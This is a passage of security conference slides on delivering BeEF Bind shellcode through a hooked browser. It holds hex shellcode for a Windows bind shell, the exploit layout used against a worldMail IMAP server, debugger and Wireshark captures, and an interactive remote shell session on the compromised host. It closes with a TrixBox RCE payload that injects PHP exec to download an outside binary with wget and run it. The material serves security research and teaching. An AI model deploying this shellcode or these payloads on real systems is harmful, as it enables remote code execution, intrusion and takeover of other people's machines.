    "\xa4\x5e\x56\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90" +
    "\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x40\x50\x40\x50\x68" +
    "\xeal\x0f\xdf\xe0\xff\xd5\x97\x31\xdb\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\x2" +
    "\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5\x53\x57\x68\x74\xec\x3b\xe1\xff" +
    "\xd5\x57\x97\x68\x75\x6e\x4d\x61\xff\xd5\x81\xc4\xaa\x01\x00\x00\x5e\x89\x3e\x6a\x00\x68\x00" +
    "\x04\x00\x00\x89\xf3\x81\xc3\x08\x00\x00\x00\x53\xff\x36\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x54" +
    "\x24\x00\x00\x04\x00\x00\x81\x3b\x63\x6d\x64\x3d\x74\x06\x43\x49\xe3\x3a\xeb\xf2\x81\xc3" +
    "\x03\x00\x00\x43\x53\x68\x00\x00\x00\x00\x8d\xbe\x10\x04\x00\x00\x57\x68\x01\x00\x00\x00" +
    "\x00\x68\x44\xf0\x35\xe0\xff\xd5\x31\xc0\x50\x8d\x5e\x04\x53\x50\x50\x8d\x5c\x24\x74\x8b" +
    "\xb1\x53\x68\x18\xb7\x3c\xb3\xff\xd5\x85\xc0\x74\x44\x8b\x46\x04\x85\xc0\x74\x3d\x68\x00" +
    "\x00\x8d\xbe\x14\x04\x00\x00\x57\x68\x86\x0b\x00\x00\x8d\xbe\x7a\x04\x00\x00\x57\x8d\x5c" +
    "\x24\x70\x8b\x1b\x53\x68\xad\x9e\x5f\xbb\xff\xd5\x6a\x00\x68\xe8\x0b\x00\x00\x8d\xbe\x18\x04" +
    "\x00\x00\x57\xff\x36\x68\xc2\xeb\x38\x5f\xff\xd5\xff\x36\x68\xc6\x96\x87\x52\xff\xd5\xe9\x38" +
    "\xfe\xff\xff";
```

# BeEF Bind shellcode delivery and usage from within BeEF



- Shellcode is binary data
  - Stager and Stage are delivered with XMLHttpRequest.sendAsBinary
  - For Webkit browsers that don't support sendAsBinary, prototype overriding

```
if (!XMLHttpRequest.prototype.sendAsBinary) {  
    XMLHttpRequest.prototype.sendAsBinary = function (sData) {  
        var nBytes = sData.length, ui8Data = new Uint8Array(nBytes);  
        for (var nIdx = 0; nIdx < nBytes; nIdx++) {  
            ui8Data[nIdx] = sData.charCodeAt(nIdx) & 0xff;  
        }  
        this.send(ui8Data);  
    };}
```

POST http://172.16.67.135:143/ 200 OK 14ms

Headers Post XML

Source

```
a001 LIST }B33FB33F@j"o@ÜlÜt$ô^1ÉtKf@1VVâÝe- -áÖsÐÝçðAðçUj"…MùiaJEwLKK.  
íKYÜfr'³Ü)1,IrÙQsíUéh@ž@sú,;ä$,;èùçZ...ßæ\O)o“È` _ "YXÝgÝ`p&àkô2B4r"(ÖxV>tmí"È"â("0,pbX"  
ÜÅeù¹@Är+@rÙ$Íá'Ü'+"p<<]_`lw'S3xXzð,ÑLÄäb"D'ps@dl#ÍnÙí'5B@ÄR"HÚþ"®-iýyíÙ".ia`æ@E"-*k<Yn`ùÖp  
@ç;8à-<AXÓšµ3"ÉæØtPŠG³Ýíy5"¢QžÄF,èN,þi€-,·óMGø#WØIL]7-&„ëN;fÈýBRjXf.<Zti,B33F·ú-u  
é uçýç}
```



# Stager - Stage



# BeEF Bind shellcode delivery and usage from within BeEF



- We cannot know in advance the exact size of HTTP headers.
- A dummy cross-domain XHR request is sent back to BeEF, exact size of headers is calculated, and exploit junk is adjusted accordingly.
- Like in all exploits, 1 byte error is enough to have a not-working exploit.
- With this approach, errors are minimized and the exploit becomes **reliable**.

```
Module: BEEF BIND
[10:21:24] [*] Bind Socket [imapeudoral] received [547] bytes of data.
[10:21:24] [>] Bind Socket [imapeudoral] received:
POST / HTTP/1.1
Host: 172.16.67.1:2000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept: */*
Accept-Language: en
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://172.16.67.1:3000/demos/basic.html
Content-Length: 120
Origin: http://172.16.67.1:3000
Pragma: no-cache
Cache-Control: no-cache

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[10:21:25] [>] Thread to be killed: #<Thread:0x007fc2e334eb78>
[10:21:25] [*] Bind Socket [imapeudoral] killed.
[10:21:25] [*] [IPEC] Cross-domain XMLHttpRequest headers size - received from bind socket
[imapeudoral]: 427 bytes.
```

# BeEF Bind shellcode delivery and usage from within BeEF



- Typical SEH exploit with EggHunter, non-IPEC:

commands + junk + shellcode + next\_seh + seh + egg\_hunter

- Typical SEH exploit with EggHunter, IPEC:

HTTP\_headers + commands + (less)junk + shellcode + next\_seh + seh + egg\_hunter

# BeEF Bind shellcode



## delivery and usage from within BeEF

Immunity DBG view: IMAP process memory when sending the stager

Address	Value	ASCII	Comment
019AFC74	0041DF68	hBA.	IMAP4A.0041DF68
019AFC78	019AFC98	"üš	ASCII "POST / HTTP/1.1Host: 172.16.67.135:1430User-Agent:
019AFC7C	0040C990	□É@.	IMAP4A.0040C990
019AFC80	019AFC98	"üš	ASCII "POST / HTTP/1.1Host: 172.16.67.135:1430User-Agent:
019AFC84	016D1FA5	¥□m□	MSSPIAUT.<ModuleEntryPoint>
019AFC88	00000000	....	
019AFC8C	019AFC48	HÜš	
019AFC90	00000000	....	
019AFC94	00000334	4□..	
019AFC98	54534F50	POST	
019AFC9C	48202F20	/ H	
019AFCA0	2F505454	TTP/	
019AFCA4	0D312E31	1.1.	
019AFCA8	736F480A	.Hos	
019AFCAC	31203A74	t: 1	
019AFCB0	312E3237	72.1	
019AFCB4	37362E36	6.67	
019AFCB8	3533312E	.135	
019AFCBC	3334313A	:143	
019AFCC0	73550A0D	..Us	
019AFCC4	412D7265	er-A	
019AFCC8	746E6567	gent	
019AFCCC	6F4D203A	: Mo	
019AFCD0	6C6C697A	zill	
019AFCD4	2E352F61	a/5.	
019AFCD8	4D282030	0 (M	
019AFCDC	6E696361	acin	
019AFCE0	69726E74	tech	

Registers (FPU)	<	<	<	<	<	<	<
EAX ABFEFA48							
ECX 019AFC98	ASCII "POST / HTTP/1.1Host: 172.16.67.135:1430User-Agent:						
EDX 019AFC98	ASCII "POST / HTTP/1.1Host: 172.16.67.135:1430User-Agent:						
EBX 00A53E18							
ESP 019AFC84							
EBP 019AFF34							
ESI 00A53E18							
EDI 00000000							
EIP 0040C9A2	IMAP4A.0040C9A2						
C 0	ES 0023 32bit 0(FFFFFF)						
P 1	CS 001B 32bit 0(FFFFFF)						
A 0	SS 0023 32bit 0(FFFFFF)						
Z 0	DS 0023 32bit 0(FFFFFF)						
S 0	FS 003B 32bit 7FFAD000(FFF)						
T 0	GS 0000 NULL						
D 0							
O 0	LastErr ERROR SUCCESS (00000000)						
Address	Value	ASCII	Comment				
019AFE04	0A0D3030	00..					
019AFE08	67617250	Prag					
019AFE0C	203A616D	ma:					
019AFE10	632D6F6E	no-c					
019AFE14	65686361	ache					
019AFE18	61430A0D	.. Ca					
019AFE1C	2D656863	che-					
019AFE20	746E6F43	Cont					
019AFE24	3A6C6F72	rol:					
019AFE28	2D6F6E20	no-					
019AFE2C	68636163	cach					
019AFE30	0DOA0D65	e...					
019AFE34	3030610A	.a00					
019AFE38	494C2031	1 LI					
019AFE3C	7D205453	ST }					
019AFE40	90909090	□□□□					
019AFE44	90909090	□□□□					
019AFE48	90909090	□□□□					
019AFE4C	90909090	□□□□					
019AFE50	90909090	□□□□					
019AFE54	33429090	□□B3					
019AFE58	33424633	3FB3					
019AFE5C	6ABA4633	3F*j					

# BeEF Bind shellcode delivery and usage from within BeEF



Wireshark view: exploit with shellcode stager

```
* OK worldMail IMAP4 Server 6.1.19.0 ready
POST / HTTP/1.1
Host: 172.16.67.135:143
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept: */*
Accept-Language: en
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain
Referer: http://172.16.67.1:3000/demos/basic.html
Content-Length: 410
Origin: http://172.16.67.1:3000
Pragma: no-cache
Cache-Control: no-cache

a001 LIST }.....B33FB33F.j..%...t
$.^1..K...1v..v...e..._...s....A..Uj..M...a]EwLKK....KY..
r.....]l.Ir..Qs.U..h...s...;$.....Z...
\o.]o..`..X.g..`p&....B4..r.(.xv>..i.....(.0.pbX...e....r
+.r.$..I.....p<.]_..w'53XXz.,...L....D.ps%
d1#.n.....5...R"H.....y.....a.....-.k<.n`..p....;8..<
AX...3.....P.G.....5..Q..F..N.....MG.o.#w...L.]7.&.....
N;..f....BRj.X..<.Zt..B33F...u..u...}
```

Wireshark view: command delivery and results

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:90	0.0.0.0:0	LISTENING
TCP	0.0.0.0:106	0.0.0.0:0	LISTENING

# BeEF Bind shellcode

delivery and usage from within BeEF



set target

exec command

get results

Ultimate fun.

BeEF IPEC shell (JS)

Welcome to BeEF Bind interactive shell. To Begin Using type 'help'  
BeEF-bind-: target 172.16.67.135 4444  
Target is now 172.16.67.135:4444  
BeEF-bind-: exec netstat -na  
Command [0] sent successfully  
BeEF-bind-: get 6  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
C:\WINDOWS\system32>netstat -na

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:90	0.0.0.0:0	LISTENING
TCP	0.0.0.0:106	0.0.0.0:0	LISTENING
TCP	0.0.0.0:110	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:143	0.0.0.0:0	LISTENING
TCP	0.0.0.0:388	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1044	0.0.0.0:0	LISTENING
TCP	127.0.0.1:5152	0.0.0.0:0	LISTENING
TCP	127.0.0.1:8181	0.0.0.0:0	LISTENING
TCP	172.16.67.135:139	0.0.0.0:0	LISTENING
TCP	172.16.67.135:143	172.16.67.1:57055	CLOSE_WAIT
TCP	172.16.67.135:4444	172.16.67.1:57056	TIME_WAIT
TCP	172.16.67.135:4444	172.16.67.1:57057	TIME_WAIT
TCP	172.16.67.135:4444	172.16.67.1:57058	ESTABLISHED
UDP	0.0.0.0:445	*:*	
UDP	0.0.0.0:500	*:*	
UDP	0.0.0.0:1029	*:*	
UDP	0.0.0.0:1166	*:*	
UDP	0.0.0.0:4500	*:*	
UDP	127.0.0.1:123	*:*	

# **Demo fun from phishing to internal IMAP server compromise**



# BeEF Bind shellcode

## delivery and usage from within BeEF



- **Bart Leppens** ported the Win32 BeEF Bind shellcode to Linux
- Great to be used as shellcode for normal Linux exploits
- Great to be used as a binary with any Remote Command Execution
- TrixBox <= 2.6.1 pre-auth RCE example with BeEF Bind Linux
  - Exploit here (through normal sockets, not from the browsers):  
<http://www.exploit-db.com/exploits/6026/>

# BeEF Bind shellcode

## delivery and usage from within BeEF



- Identify TrixBox in the hooked browser internal network (BeEF “internal\_network\_fingerprinting” module)
- Get the current PHPSESSID, needed to trigger the malicious PHP code that will be leaving in PHP’s `$_SESSION` object
- The attack vector downloads the BeEF Bind shellcode stager and executes it
- Last step is send to the stager bind port the Stage contents
- You’re now ready to send commands and get results from the hooked browser

```
var cmd = btoa("/usr/bin/wget -O /tmp/BeEF_bind " +
"http://browserhacker.com/BeEF_bind " +
"&& /bin/chmod +x /tmp/BeEF_bind && " +
"/tmp/BeEF_bind > /dev/null 2>&1 & echo $!");\n\n// POST body. The previous command is decoded from base64
// and then executed with PHP's exec
var body = "langChoice=<?php exec(base64_decode('" + cmd + "'));?>%00";
var xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
```


# Demo fun

## TrixBox RCE exploitation from the browser



# Thanks

- Wade and the other BeEF guys
- Ty and Bart for their awesome shellcodes
- Mario and the other awesome speakers
- **If you want to support BeEF, buy our book. 50% of royalties will be used exclusively for the BeEF project (no joke)!**
- <http://www.amazon.co.uk/Browser-Hackers-Handbook-Wade-Alcorn/dp/1118662091/>







# Questions?